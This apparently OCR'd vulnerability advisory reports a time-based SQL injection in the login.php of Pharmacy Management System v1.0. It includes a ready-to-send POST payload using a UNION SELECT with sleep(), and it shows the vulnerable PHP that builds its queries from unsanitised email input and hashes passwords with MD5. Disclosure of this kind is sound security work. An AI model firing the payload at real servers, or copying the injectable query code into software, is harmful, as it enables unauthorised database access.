
Pharmacy Management System v1.0 SQL Injection in login.php

Introduction

There is a SQL Injection in login.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /login.php, or it can also be placed at /dawapharma/dawapharma/login.php etc.

POC




URL
http://[redacted]/login.php

Enable POST

enctype
application/x-www-form-urlencoded

Body
email=111@qq.com' union select 1,2,3,sleep(1.5);--+&password=111

just send this post request and the webpage will sleep for 3s(1.5 * 2)




Name	Sta..	Type	:	Time	Waterfall
login.php	200	document	O	2.	3.05 s	

POC:

```
email=111@qq.com' union select 1,2,3,sleep(1.5);--+&password=111
```

Vulnerability Analysis

in the login.php, the logic as follows:



```
   <?php

include('./constant/layout/head.php');
  include('./constant/connect.php');
session_start();

if(isset($_SESSION['userId'])) {
 //header('location:'.$store_url.'login.php');
}

$errors = array();

if($_POST) {

  $email = $_POST['email'];
  $password = $_POST['password'];

  if(empty($email) || empty($password)) {
    if($email == "") {
      $errors[] = "email is required";
    }

    if($password == "") {
      $errors[] = "Password is required";
    }
  } else {
    $sql = "SELECT * FROM users WHERE email = '$email'";
    $result = $connect->query($sql);

    if($result->num_rows == 1) {
      $password = md5($password);
      // exists
      $mainSql = "SELECT * FROM users WHERE email = '$email' AND password = '$password'";
      $mainResult = $connect->query($mainSql);

      if($mainResult->num_rows == 1) {
        $value = $mainResult->fetch_assoc();
        $user_id = $value['user_id'];

        // set session
        $_SESSION['userId'] = $user_id;?>
```

if we send a post request and the parameters(email, password) are not empty, the login.php will execute to the code we boxed, the paylaod we use will be triggered twice. So the webpage will sleep for 3s(1.5 * 2)